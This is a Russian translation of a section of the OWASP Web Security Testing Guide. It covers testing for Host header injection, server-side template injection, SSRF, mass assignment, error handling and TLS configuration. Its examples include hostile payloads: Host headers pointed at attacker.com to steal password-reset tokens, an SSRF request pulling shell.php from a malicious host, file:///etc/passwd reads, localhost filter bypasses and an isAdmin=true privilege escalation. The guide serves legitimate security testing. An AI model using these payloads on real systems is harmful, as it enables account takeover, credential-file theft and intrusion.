- Проводить отравление web-кэша.
- Манипулировать функцией сброса пароля.
- Разрешать доступ к виртуальным хостам, которые не предназначены для внешнего доступа.

Задачи тестирования

- Оценить, выполняется ли динамический парсинг заголовка Host в приложении.
- Обойти меры защиты, которые полагаются на этот заголовок.

Как тестировать

Первоначальное тестирование — просто указать другой домен (например, **attacker.com**) в поле заголовка Host. Именно то, как web-сервер обрабатывает значение заголовка, определяет воздействие. Атака сработала, если web-сервер обрабатывает входные данные для отправки запроса на контролируемый злоумышленником хост, который находится в указанном домене, а не на внутренний виртуальный хост, который находится на web-сервере.

```
GET / HTTP/1.1
Host: www.attacker.com
[...]
```

В простейшем случае это может привести к перенаправлению на указанный домен.

```
HTTP/1.1 302 Found
[...]
```

Location: http://www.attacker.com/login.php

В качестве альтернативы web-сервер может отправить запрос на первый виртуальный хост в списке.

Обход заголовка X-Forwarded-Host

В случае, если инъекция заголовка Host компенсируется путём проверки недопустимых входных данных, введённых через заголовок Host, вы можете указать значение в заголовке **X-Forwarded-Host**.

```
GET / HTTP/1.1
Host: www.example.com
X-Forwarded-Host: www.attacker.com
[...]
```

Потенциально выдаст на стороне клиента что-то подобное:

HTML

```
[...]
```

```
<link src="http://www.attacker.com/link" />
```

```
[...]
```

Опять же, это зависит от того, как web-сервер обрабатывает значение заголовка.

Отравление web-кэша

Используя этот метод, злоумышленник может манипулировать web-кэшем, чтобы предоставить заражённый контент всем, кто его запрашивает. Это зависит от способности отравлять кэширующий прокси, установленный на самом приложении, CDN или у других нижестоящих поставщиков. В результате жертва не сможет контролировать получение вредоносного контента при запросе уязвимого приложения.

```
GET / HTTP/1.1
Host: www.attacker.com
[...]
```

Когда жертва посещает уязвимое приложение, ей из web-кэша будет выдано:

```
[...]
<link src="http://www.attacker.com/link" />
[...]
```

HTML

Отравление при сбросе пароля

Обычно функция сброса пароля включает значение заголовка Host при создании ссылок для сброса пароля, использующих сгенерированный секретный токен. Если приложение обрабатывает контролируемый злоумышленником домен для создания ссылки для сброса пароля, жертва может перейти по ссылке в письме электронной почты и позволить злоумышленнику получить токен сброса, тем самым сбросив свой пароль.

В приведённом ниже примере показана ссылка для сброса пароля, которая генерируется в PHP с использованием значения `$_SERVER['HTTP_HOST']`, которое устанавливается на основе содержимого HTTP-заголовка Host:

```
$reset_url = "https://" . $_SERVER['HTTP_HOST'] .
"/reset.php?token=" . $token;
send_reset_email($email, $reset_url);
```

PHP

Сделав HTTP-запрос на страницу сброса пароля с подделанным заголовком Host, мы можем изменить домен, на который указывает URL:

```
POST /request_password_reset.php HTTP/1.1
Host: www.attacker.com
[...]

email=user@example.org
```

Указанный домен (**www.attacker.com**) затем будет использоваться в ссылке сброса, которая отправляется пользователю по электронной почте. Когда пользователь переходит по этой ссылке, злоумышленник может украсть токен и скомпрометировать его учётную запись.

... фрагмент письма ...

Перейдите по следующей ссылке, чтобы сбросить свой пароль:

`https://www.attacker.com/reset.php?token=12345`

... фрагмент письма ...

Доступ к частным виртуальным хостам

В некоторых случаях сервер может иметь виртуальные хосты, которые не предназначены для внешнего доступа. Чаще всего это происходит при настройке [split-horizon DNS](#) (где внутренние и внешние DNS-серверы возвращают разные записи для одного и того же домена в зависимости от подсети источника запроса).

Например, у организации может быть один web-сервер во внутренней сети, на котором размещены как её общедоступный web-сайт (**www.example.org**), так и внутренняя сеть (**intranet.example.org**, но эта запись есть только во внутреннем DNS-сервере). Несмотря на то, что невозможно перейти непосредственно к **intranet.example.org** за периметром сети (поскольку домен не будет разрешён), можно получить доступ к внутренней сети, сделав запрос извне со следующим заголовком **Host**:

```
Host: intranet.example.org
```

Этого также можно добиться, добавив запись для **intranet.example.org** в файл hosts с публичным IP-адресом **www.example.org**, или переопределив разрешения доменных имён DNS в вашем инструменте тестирования.

Ссылки

- [What is a Host Header Attack?](#)
- [Host Header Attack](#)
- [HTTP Host header attacks](#)

Тестирование инъекции шаблона на стороне сервера (SSTI)

ID
WSTG-INPV-18

Обзор

Web-приложения для создания динамических HTML-страниц обычно используют технологии шаблонов на стороне сервера (Jinja2, Twig, FreeMaker и т.д.). Уязвимости инъекции шаблонов на стороне сервера (SSTI) возникают, когда пользовательский ввод встраивается в шаблон небезопасным образом и приводит к удалённому выполнению кода (RCE) на сервере. Любые функции, которые поддерживают расширенную пользовательскую разметку, могут быть уязвимы для SSTI, включая wiki-страницы, обзоры, маркетинговые приложения, CMS-системы и т.д. Некоторые шаблонизаторы для защиты от SSTI используют различные механизмы (например, песочницу, список разрешений и т.д.).

Пример: Twig

Следующий пример представляет собой выдержку из проекта [Extreme Vulnerable Web Application](#):


```

public function getFilter($name)
{
    [snip]
    foreach ($this->filterCallbacks as $callback) {
        if (false !== $filter = call_user_func($callback,
$name)) {
            return $filter;
        }
    }
    return false;
}

```

В функции `getFilter` `call_user_func($callback, $name)` уязвим к SSTI: параметр `name` извлекается из HTTP-запроса GET и выполняется сервером:




Рисунок 4.7.18-1: Пример SSTI в XVWA

Пример: Flask/Jinja2

В следующем примере используется шаблонизатор Jinja2 из Flask. Функция `page` принимает параметр `name` из HTTP-запроса GET и отображает HTML-страницу с содержимым переменной `name`:

```
@app.route("/page")
def page():
    name = request.values.get('name')
    output = Jinja2.from_string('Hello ' + name +
    '!').render()
    return output
```

Этот фрагмент кода уязвим для XSS, но также уязвим для SSTI. Используем в качестве полезной нагрузки в параметре **name**:

```
$ curl -g 'http://www.target.com/page?name={{7*7}}'
Hello 49!
```

Задачи тестирования

- Найти уязвимые точки для инъекции шаблонов.
- Идентифицировать используемый шаблонизатор.
- Создать эксплойт.

Как тестировать

Уязвимости SSTI существуют в контексте текста или кода. В контексте простого текста пользователям разрешено использовать «текст» произвольной формы в HTML-разметке. В контексте кода пользовательский ввод также может быть помещён в оператор шаблона (например, в имя переменной).

Выявление уязвимости для инъекции шаблона

Первым шагом в тестировании SSTI в контексте простого текста является построение распространённых шаблонных выражений, используемых различными шаблонизаторами в качестве полезных нагрузок, и отслеживание ответов сервера, чтобы определить, какое шаблонное выражение было выполнено сервером.

Распространённые примеры шаблонных выражений:

```
a{{bar}}b
a{{7*7}}
{var} ${var} {{var}} <%var%> [% var %]
```

На данном этапе рекомендуется использовать [обширный список тестовых строк/полезных нагрузок шаблонных выражений](#).

Тестирование SSTI в контексте кода немного отличается. Во-первых, тестирующий формирует запрос, который приводит либо к пустым ответам, либо к ответам с ошибками. В приведённом ниже примере параметр HTTP GET вставляется в переменную **personal_greeting** в операторе шаблона:

```
personal_greeting=username
Hello user01
```

Используя следующую полезную нагрузку — ответ сервера — чистое "Hello":

```
personal_greeting=username<tag>
Hello
```

Следующим шагом является выход из оператора шаблона и вставка HTML-тега после него с использованием следующей полезной нагрузки.

```
personal_greeting=username}}<tag>
Hello user01 <tag>
```

Идентификация шаблонизатора

Основываясь на информации, полученной на предыдущем шаге, теперь тестирующий должен определить, какой шаблонизатор используется, подставляя различные шаблонные выражения. На основе ответов сервера тестирующий делает вывод об используемом шаблонизаторе. Этот ручной подход более подробно обсуждается в [статье](#) на PortSwigger. Для автоматизации выявления уязвимости SSTI и механизма шаблонов доступны различные инструменты, включая [Tplmap](#) или [расширение сканера Burp Suite с поддержкой обратной косой черты](#).

Создание эксплойта RCE

Основная цель на этом этапе — определить, как получить дальнейший контроль над сервером с эксплойтом RCE, изучив документацию по шаблону и проведя исследования. Ключевые области интереса:

- **Для авторов шаблонов** — разделы, посвященные основному синтаксису.
- Разделы, посвященные **вопросам безопасности**.
- Списки встроенных методов, функций, фильтров и переменных.
- Списки расширений/плагинов.

Тестировщик также может определить, какие другие объекты, методы и свойства могут быть раскрыты, сосредоточившись на объекте `self`. Если объект `self` недоступен и документация не раскрывает технических деталей, рекомендуется использовать перебор по имени переменной. Как только объект идентифицирован, следующим шагом является анализ объекта, чтобы определить все его методы, свойства и атрибуты, доступные через шаблонизатор. Это может привести к выявлению других видов нарушений безопасности, включая повышение привилегий, раскрытие информации о паролях приложений, API-ключах, конфигурациях, переменных среды и т.д.

Инструменты

- [Tplmap](#)
- [Расширение сканера Burp Suite с поддержкой обратной косой черты](#)
- [Тестовые строки шаблонных выражений / список полезных нагрузок](#)

Ссылки

- [James Kettle: Server-Side Template Injection:RCE for the modern webapp \(whitepaper\)](#)
- [Server-Side Template Injection](#)
- [Exploring SSTI in Flask/Jinja2](#)
- [Server Side Template Injection: from detection to Remote shell](#)
- [Extreme Vulnerable Web Application](#)
- [Divine Selorm Tsa: Exploiting server side template injection with tplmap](#)
- [Exploiting SSTI in Thymeleaf](#)

Тестирование подделки запроса на стороне сервера (SSRF)

ID

WSTG-INPV-19

Обзор

Web-приложения часто взаимодействуют с внутренними или внешними ресурсами. Хотя вы можете ожидать, что обрабатывать отправляемые вами данные будет только предназначенный для этого ресурс, некорректно

обработанные данные могут создать ситуацию, в которой возможны атаки путём инъекции. Одним из видов инъекций является подделка запросов на стороне сервера (SSRF). Успешная атака SSRF может предоставить злоумышленнику доступ к привилегированным действиям, внутренним службам или файлам в приложении или организации. В некоторых случаях это даже может привести к удалённому выполнению кода (RCE).

Задачи тестирования

- Найти точки для инъекции SSRF.
- Протестировать, пригодны ли эти точки для эксплуатации.
- Оценить воздействие уязвимости.

Как тестировать

При тестировании SSRF вы пытаетесь заставить целевой сервер неявно загружать или сохранять содержимое, которое может быть вредоносным. Самый распространённый тест — локальное и удалённое включение файлов. Есть ещё один аспект SSRF: доверительные отношения, которые часто возникают, когда сервер приложений может взаимодействовать с другими бэкенд-серверами, недоступными для пользователей напрямую. Эти серверы часто имеют немаршрутизируемые частные IP-адреса или ограничены определёнными хостами. Поскольку они защищены топологией сети, им часто не хватает более сложных элементов управления. Эти внутренние системы часто содержат чувствительные данные или функции.

Рассмотрим следующий запрос:

```
GET https://example.com/page?page=about.php
```

Вы можете протестировать этот запрос с полезными нагрузками, представленными ниже.

Загрузить содержимое файла

```
GET https://example.com/page?  
page=https://malicioussite.com/shell.php
```

Обратиться к странице с ограниченным доступом

```
GET https://example.com/page?page=http://localhost/admin
```

Или:

```
GET https://example.com/page?page=http://127.0.0.1/admin
```

Используйте интерфейс обратной связи (англ.: loopback) для доступа к контенту, доступ к которому ограничен только хостом. Этот механизм подразумевает, что если у вас есть доступ к хосту, у вас также есть привилегии для прямого доступа к странице **admin**.

Такого рода доверительные отношения, при которых запросы, исходящие с локального компьютера, обрабатываются иначе, чем все остальные, часто делают SSRF критической уязвимостью.

Извлечь локальный файл

```
GET https://example.com/page?page=file:///etc/passwd
```

Используемые HTTP-методы

Все приведенные выше полезные данные могут применяться к любому типу HTTP-запроса, а также могут быть вставлены в значения заголовков и cookie.

Одно важное замечание относительно SSRF с POST-запросами заключается в том, что SSRF также может проявляться вслепую, потому что приложение может сразу ничего и не выдавать. Вместо этого введенные данные могут использоваться в других функциях, таких как отчеты в формате PDF, обработка счетов-фактур или заказов и т.д., которые могут быть видны сотрудникам или персоналу, но не обязательно конечному пользователю или тестировщику.

Узнать больше о слепом SSRF можно [здесь](#), или в разделе ссылок.

Генераторы PDF

В некоторых случаях сервер может конвертировать загруженные файлы в формат PDF. Попробуйте вставить элементы **<iframe>**, ****, **<base>** или **<script>**

или функцию CSS `url()`, указывающие на внутренние службы.

HTML

```
<iframe src="file:///etc/passwd" width="400" height="400">
<iframe src="file:///c:/windows/win.ini" width="400"
height="400">
```

Распространённые пути обхода фильтра

Некоторые приложения блокируют ссылки на `localhost` и `127.0.0.1`. Это можно обойти с помощью:

- Использование альтернативного представления IP-адреса, которое эквивалентно `127.0.0.1`:
 - Десятичное: `2130706433`
 - Восьмеричное: `017700000001`
 - Сокращённая запись IP: `127.1`
- Обфускация строк
- Регистрация собственного домена, который разрешается в `127.0.0.1`

Иногда приложение допускает ввод, соответствующий только определённому выражению, например домену. Это можно обойти, если неправильно реализован парсер схемы URL, что может привести к следующим [семантическим атакам](#):

- использованию символа `@` для разделения информации о пользователе и хосте: `https://expected-domain@attacker-domain`;
- URL-фрагменты с помощью символа `#`: `https://attacker-domain#expected-domain`;
- URL-кодировка;
- фаззинг;
- сочетания из всего вышеперечисленного.

Дополнительные полезные нагрузки и методы обхода см. в разделе Ссылки.

Меры защиты

Известно, что SSRF — одна из самых сложных атак, которую невозможно отразить без использования списков разрешений (ACL), требующих указания конкретных IP- и URL-адресов. Подробнее о защите от SSRF см. в [Памятке по предотвращению подделки запросов на стороне сервера](#).

Ссылки

- [swisskyrepo: SSRF Payloads](#)

- [Reading Internal Files Using SSRF Vulnerability](#)
 - [Abusing the AWS Metadata Service Using SSRF Vulnerabilities](#)
 - [OWASP Server Side Request Forgery Prevention Cheatsheet](#)
 - [Portswigger: SSRF](#)
 - [Portswigger: Blind SSRF](#)
 - [Bugcrowd: SSRF](#)
 - [Hackerone Blog: SSRF](#)
 - [Hacker101: SSRF](#)
 - [Общий синтаксис URI](#)
-

Тестирование массового переназначения

ID

WSTG-INPV-20

Обзор

Современные web-приложения очень часто основаны на фреймворках. Многие из этих фреймворков web-приложений позволяют автоматически привязывать вводимые пользователем данные (в виде параметров HTTP-запроса) к внутренним объектам. Это часто называют автопривязкой (англ.: autobinding).

Эта функция иногда может использоваться для доступа к полям, которые никогда не предназначались для изменения извне, что приводит к повышению привилегий, фальсификации данных, обходу механизмов защиты и др.

В этом и заключается уязвимость массового переназначения.

Примеры чувствительных свойств:

- **Свойства, связанные с разрешениями:** должны устанавливаться только привилегированными пользователями (например, `is_admin`, `role`, `approved`).
- **Свойства, зависящие от процесса:** должны устанавливаться только внутри, после завершения процесса (например, `balance`, `status`, `email_verified`)
- **Внутренние свойства:** должны устанавливаться только внутри приложением (например, `created_at`, `updated_at`)

Задачи тестирования

- Найти запросы, которые изменяют объекты.

- Оценить, можно ли изменять поля, которые никогда не предназначались для изменения извне.

Как тестировать

Ниже приведён классический пример, который может помочь проиллюстрировать проблему.

Пусть у нас будет web-приложение на Java с объектом **User** (модель):

JAVA

```
public class User {
    private String username;
    private String password;
    private String email;
    private boolean isAdmin;

    //Getters & Setters
}
```

Чтобы создать нового пользователя, приложение реализует следующее представление:

HTML

```
<form action="/createUser" method="POST">
    <input name="username" type="text">
    <input name="password" type="text">
    <input name="email" type="text">
    <input type="submit" value="Create">
</form>
```

Контроллер, который обрабатывает запрос на создание (Spring обеспечивает автоматическую привязку к модели **User**):

JAVA

```
@RequestMapping(value = "/createUser", method =
RequestMethod.POST)
public String createUser(User user) {
    userService.add(user);
    return "successPage";
}
```

При передаче формы браузер формирует следующий запрос:

```
POST /createUser
[...]
username=bob&password=supersecretpassword&email=bob@domain.
test
```

Однако из-за автопривязки злоумышленник может добавить параметр **isAdmin** к запросу, который контроллер автоматически привяжет к модели.

```
POST /createUser
[...]
username=bob&password=supersecretpassword&email=bob@domain.
test&isAdmin=true
```

Создаётся пользователь со свойством **isAdmin**, имеющим значение **true**, что даст ему права администратора в приложении.

Тестирование методом чёрного ящика

Обнаружение обработчиков

Чтобы определить, какая часть приложения уязвима для массового переназначения, проанализируйте все его компоненты, которые принимают ввод от пользователя и потенциально могут быть сопоставлены с моделью. Сюда входят все HTTP-запросы (скорее всего, это GET, POST и PUT), которые позволяют создавать или изменять операции на серверной части.

Одним из самых простых индикаторов потенциальных массовых переназначений является наличие скобочного синтаксиса для имён входных параметров, например:

HTML

```
<input name="user[name]" type="text">
```

При обнаружении таких индикаторов попробуйте добавить входные данные, относящиеся к несуществующему атрибуту (например, **user[несуществующийатрибут]**), и проанализируйте ответ/поведение.

Если в приложении не реализованы меры защиты (например, список разрешённых полей), скорее всего, оно ответит ошибкой (например, 500-й) из-за того, что оно не находит атрибут, связанный с объектом. Что ещё интереснее, эти ошибки иногда облегчают обнаружение имён атрибутов и типов данных значений, необходимых для эксплуатации уязвимости, без доступа к исходному коду.

Определение чувствительных полей

Поскольку при тестировании методом чёрного ящика тестировщик не имеет доступа к исходному коду, необходимо найти другие способы для сбора информации об атрибутах, связанных с объектами.

Проанализируйте ответы, полученные серверной частью, обращая внимание на:

- исходный код HTML-страницы;
- пользовательский код JavaScript;
- ответы API.

Например, очень часто можно использовать обработчики, которые возвращают сведения об объекте, чтобы собрать подсказки по связанным полям.

Возьмём, например, обработчик, который возвращает профиль пользователя (например, `GET /profile`). Он может включать дополнительные атрибуты, связанные с пользователем (особенно интересно в этом примере выглядит атрибут `isAdmin`).

```
{"_id":12345,"username":"bob","age":38,"email":"bob@domain.test","isAdmin":false}
```

Затем попробуйте использовать обработчики, которые позволяют изменять или создавать пользователей, добавляя атрибут `isAdmin`, установленный в `true`.

Другой подход заключается в использовании списков слов, чтобы попытаться перебрать все потенциальные атрибуты. Этот перебор можно автоматизировать (например, с помощью wfuzz, Burp Intruder, ZAP fuzzer и т.д.). Для определения потенциально чувствительных атрибутов может быть полезен [список слов](#), который включает в себя инструмент sqlmap.

Небольшой пример списка распространённых интересных имён атрибутов:

- `is_admin`
- `is_administrator`
- `isAdmin`
- `isAdministrator`

- `admin`
- `administrator`
- `role`

Если доступно несколько ролей, попробуйте сравнить запросы, сделанные пользователями с разными уровнями полномочий (обратите особое внимание на привилегированные роли). Например, если в запросы, сделанные пользователем с правами администратора, входят дополнительные параметры, попробуйте эти параметры от имени пользователя с низким уровнем привилегий/анонимного пользователя.

Оценка влияния

Влияние массового переназначения параметров может быть разным в зависимости от контекста, поэтому для каждого тестового ввода, предпринятого на предыдущем этапе, проанализируйте результат и определите, представляет ли он уязвимость, которая оказывает реальное влияние на безопасность web-приложения.

Например, изменение `id` объекта может привести к отказу в обслуживании приложения или эскалации привилегий. Другой пример связан с возможностью изменения роли/статуса пользователя (например, `role` или `isAdmin`), что приводит к эскалации привилегий.

Тестирование методом серого ящика

Если анализ проводится методом тестирования серого ящика, можно следовать той же методологии для подтверждения наличия проблемы. Однако более глубокие знания о приложении позволяют легче идентифицировать фреймворки и обработчики, подверженные уязвимости массового переназначения.

В частности, если доступен исходный код, поиск входных векторов становится более простым и точным. В процессе анализа исходного кода используйте простые инструменты (например, команду `grep`) для поиска распространённых шаблонов в коде приложения.

Доступ к схеме БД или к исходному коду также позволяет легко идентифицировать чувствительные поля.

Java

Spring MVC позволяет автоматически привязывать пользовательский ввод к объекту. Определите контроллеры, которые обрабатывают запросы на изменение состояния (например, найдите вхождения `@RequestMapping`), а затем проверьте, установлены ли элементы управления (как на контроллере, так и на задействованных моделях). Ограничения на использование массового переназначения могут быть, например, в виде:

- список полей, подлежащих привязке с помощью метода `setAllowedFields` класса `DataBinder` (например, `binder.setAllowedFields(["username","password","email"])`)
- список полей, не подлежащих привязке, с помощью метода `setDisallowedFields` класса `DataBinder` (например, `binder.setDisallowedFields(["isAdmin"])`)

Также желательно обратить внимание на использование аннотации `@ModelAttribute`, которая позволяет указать другое имя/ключ.

PHP

Laravel Eloquent ORM предоставляет метод `create`, который позволяет автоматически назначать атрибуты. Однако последние версии Eloquent ORM обеспечивают защиту по умолчанию от уязвимостей массового переназначения, требующих явного указания разрешённых атрибутов, которые могут быть присвоены автоматически через массив `$fillable`, или атрибутов, которые должны быть защищены (без привязки) через массив `$guarded`. Следовательно, анализируя модели (классы, расширяющие класс `Model`), можно определить, какие атрибуты разрешены или запрещены, и, следовательно, указать на потенциальные уязвимости.

.NET

Привязка модели в ASP.NET автоматически привязывает пользовательский ввод к свойствам объекта. Это также работает со сложными типами и автоматически преобразует входные данные в свойства, если имена свойств совпадают со входными данными.

Найдите контроллеры, и проверьте, установлены ли элементы управления (как внутри контроллера, так и в задействованных моделях). Ограничения на эксплуатацию массового переназначения могут быть, например, в виде:

- поля, объявленные как `ReadOnly`
- списка полей, которые можно привязать с помощью атрибута `Bind` (например, `[Bind(Include = "FirstName, LastName")] Student std`), через `includeProperties` (например, `includeProperties: new[] { "FirstName, LastName" }`) или посредством `TryUpdateModel`;
- список полей, не подлежащих привязке с помощью атрибута `Bind` (например, `[Bind(Exclude = "Status")] Student std`) или через `excludeProperties` (например, `excludeProperties: new[] { "Status" }`).

Меры защиты

Используйте встроенные функции, предоставляемые фреймворками, для определения привязываемых (англ.: bindable) и непривязываемых (англ.: non-

bindable) полей. Предпочтителен подход, основанный на разрешённых полях (с возможностью привязки), в котором явно определяются только те свойства, которые могут обновляться пользователем.

Архитектурный подход для предотвращения этой проблемы заключается в использовании шаблона *Data Transfer Object* (DTO) во избежание прямой привязки. DTO должен включать только те поля, которые предназначены для редактирования пользователем.

Ссылки

- [OWASP: API Security \(перевод\)](#)
- [OWASP: Cheat Sheet Series](#)
- [CWE-915: Improperly Controlled Modification of Dynamically-Determined Object Attributes](#)

Тестирование некорректной обработки ошибок

ID

WSTG-ERRH-01

Обзор

Все типы приложений (web-приложения, web-серверы, базы данных и т.д.) по различным причинам генерируют ошибки. Разработчики часто игнорируют обработку этих ошибок или отбрасывают мысль о том, что пользователь когда-либо попытается намеренно вызвать ошибку (*например*, вводя символьную строку вместо ожидаемого целого числа). Когда разработчик рассматривает только позитивный путь, он забывает о других возможных входных данных от пользователя, которые код может получить, но не может обработать.

Ошибки иногда возникают в виде:

- трассировки стека,
- тайм-аута сети,
- несоответствия входных данных,
- дампа памяти.

Некорректная обработка ошибок может позволить злоумышленникам:

- Разобраться в API, используемых внутри компании.
- Сопоставить различные сервисы, интегрированные друг с другом, получив представление об используемых внутренних системах и фреймворках, что

открывает возможности для цепочки атак.

- Собрать сведения о версиях и типах используемых приложений.
- Сделать систему недоступной, вызвав взаимную блокировку или необрабатываемое исключение, которое отправляет сигнал паники работающему серверу.
- Управлять обходом, если какое-то исключение не ограничено логикой, настроенной только на позитивный путь.

Задачи тестирования

- Найти вывод по существующим ошибкам.
- Проанализировать различные возвращаемые выходные данные.

Как тестировать

Ошибки обычно считаются безобидными, поскольку они предоставляют диагностические данные и сообщения, которые могут помочь пользователю понять проблему или разработчику отладить эту ошибку.

Пытаясь ввести неожиданные данные или заставляя систему работать с определёнными крайними случаями и сценариями, система или приложение в большинстве случаев будут выдавать какую-то информацию о том, что происходит внутри, если только разработчики не отключили все возможные ошибки и не выдают какое-то своё (нестандартное) сообщение.

Web-серверы

Все web-приложения работают на web-сервере, будь то интегрированный или полноценный. Web-приложения должны обрабатывать и анализировать HTTP-запросы, и поэтому web-сервер всегда входит в состав стека. Одними из самых известных web-серверов являются NGINX, Apache и IIS.

Для каждого web-сервера известны типовые сообщения об ошибках и их форматы. Если кто-то не знаком с тем, как они выглядят, поиск в Интернете даст примеры. Ещё один способ — заглянуть в документацию или просто настроить сервер локально и найти ошибки, просмотрев страницы, которые использует web-сервер.

Чтобы вызвать сообщения об ошибках, тестировщик должен:

- Поискать какие-либо файлы и папки, которые нельзя найти (404-я).
- Запросить существующие папки и посмотреть поведение сервера (403-я, пустая страница или содержание каталога).
- Попробуйте отправить запрос, который нарушает [RFC по HTTP](#). Одним из примеров может быть отправка очень большого пути, нарушение формата заголовков или изменение версии HTTP.

- Даже если ошибки обрабатываются на уровне приложения, нарушение RFC по HTTP может заставить интегрированный web-сервер проявить себя, поскольку он должен обрабатывать запрос, а разработчики забывают переопределить эти ошибки.

Applications

Приложения наиболее подвержены появлению широкого спектра сообщений об ошибках, которые включают в себя: трассировки стека, дампы памяти, некорректно обработанные исключения и типовые ошибки. Это происходит из-за того, что приложения в основном создаются на заказ, поэтому разработчикам необходимо наблюдать и обрабатывать все возможные случаи ошибок (или иметь глобальный механизм обнаружения ошибок), также они могут возникать в результате интеграции с другими сервисами.

Чтобы заставить приложение выдавать эти ошибки, тестировщик должен:

1. Определить возможные точки входа, в которых приложение ожидает данные.
2. Проанализировать ожидаемый тип входных данных (строки, целые числа, JSON, XML и т.д.).
3. Провести фаззинг каждой точки входа на основе предыдущих шагов для получения более сфокусированного сценария тестирования.
 - Фаззинг каждой точки входа со всеми возможными инъекциями — не лучшее решение, если у вас нет неограниченного времени на тестирование и приложение сможет обработать такой объём входных данных.
 - Если фаззинг невозможен, выберите перспективные входные данные, которые имеют наибольшие шансы сломать данный парсер (*например*, закрывающая скобка для тела JSON, большой текст когда ожидается всего пара символов, инъекция CRLF с параметрами, которые могут быть разобраны серверами и форматно-логическим контролем, специальные символы, которые недопустимы в именах файлов и т.д.).
 - Фаззинг с использованием такой полезной нагрузки должен проводиться для каждого типа данных, поскольку иногда интерпретаторы ломаются и вне обработки исключений, определённой разработчиком.
4. Разберитесь с сервисом, который выдаёт сообщения об ошибках, и попытайтесь составить более точный список векторов для фаззинга, чтобы получить больше информации или подробностей об ошибках из этого сервиса (это может быть база данных, отдельный сервис и т.д.).

Сообщения об ошибках иногда являются основным недостатком проектирования систем, особенно в микросервисной архитектуре. Если сервисы должным образом не настроены на обработку ошибок единым и универсальным образом, сообщения об ошибках позволят тестировщику определить, какой сервис какие

запросы обрабатывает, и провести более целенаправленную атаку на каждый сервис.

Тестировщику необходимо внимательно следить за типом ответа. Иногда ошибки возвращаются как 200-е с телом ошибки, иногда скрывают ошибку в 302-й или просто имеют свой способ представления этой ошибки.

Меры защиты

Для исправления ситуации ознакомьтесь с [мерой C10 из Top 10 мер проактивной защиты](#) ([перевод](#)) и [Памяткой OWASP по обработке ошибок](#).

Тестовый полигон

- [Juice Shop - Обработка ошибок](#)

Ссылки

- [Векторы для фаззинга](#)
- [Top 10 мер проактивной защиты - C10: Обработка ошибок и исключений](#)
- [ASVS v4 v7.4: Обработка ошибок](#)
- [CWE 728 - Improper Error Handling](#)
- [Памятка OWASP по обработке ошибок](#)

Тестирование криптозащиты

Тестирование безопасности транспортного уровня (TLS)

ID

WSTG-CRYP-01

Обзор

Когда информация передается между клиентом и сервером, она должна быть зашифрована и защищена, чтобы злоумышленник не смог ее прочитать или изменить. Чаще всего это делается с помощью HTTPS, который использует протокол безопасности транспортного уровня (англ.: [Transport Layer Security, TLS](#)), который пришёл на замену более старому протоколу Secure Socket Layer (SSL). Протокол TLS также предоставляет серверу возможность продемонстрировать клиенту, что он подключился к правильному серверу, представив доверенный сертификат.

За прошедшие годы было выявлено большое количество криптографических уязвимостей в протоколах SSL и TLS, а также в используемых ими шифрах. Кроме того, многие реализации этих протоколов также имели серьёзные уязвимости. Таким образом, важно проверить, что сайты не просто реализуют TLS, но и делают это безопасным образом.

Задачи тестирования

- Проверить конфигурацию протокола.
- Проанализировать криптографическую стойкость и доверие сертификату.
- Убедиться, что криптозащита TLS не поддаётся обходу и должным образом реализована во всём приложении.

Как тестировать

Вопросы, связанные с безопасностью транспортного уровня, можно в целом разделить на следующие области:

Конфигурация сервера

Существует большое количество версий, шифров и расширений протокола, поддерживаемых TLS. Многие из них считаются устаревшими и имеют криптографические уязвимости, перечисленные ниже. Обратите внимание, что со временем, вероятно, будут выявляться новые уязвимости, поэтому этот список может быть неполным.

- [SSLv2 \(DROWN\)](#).
- [SSLv3 \(POODLE\)](#).
- [TLSv1.0 \(BEAST\)](#).
- [TLSv1.1 \(осуждается в RFC 8996\)](#).
- [Экспортные шифронаборы RSA \(FREAK\)](#).
- [NULL-шифры \(обеспечивают только аутентификацию\)](#).
- Анонимные шифры (могут поддерживаться на SMTP-серверах, как описано в [RFC 7672](#))
- [Шифры RC4 \(NOMORE\)](#).
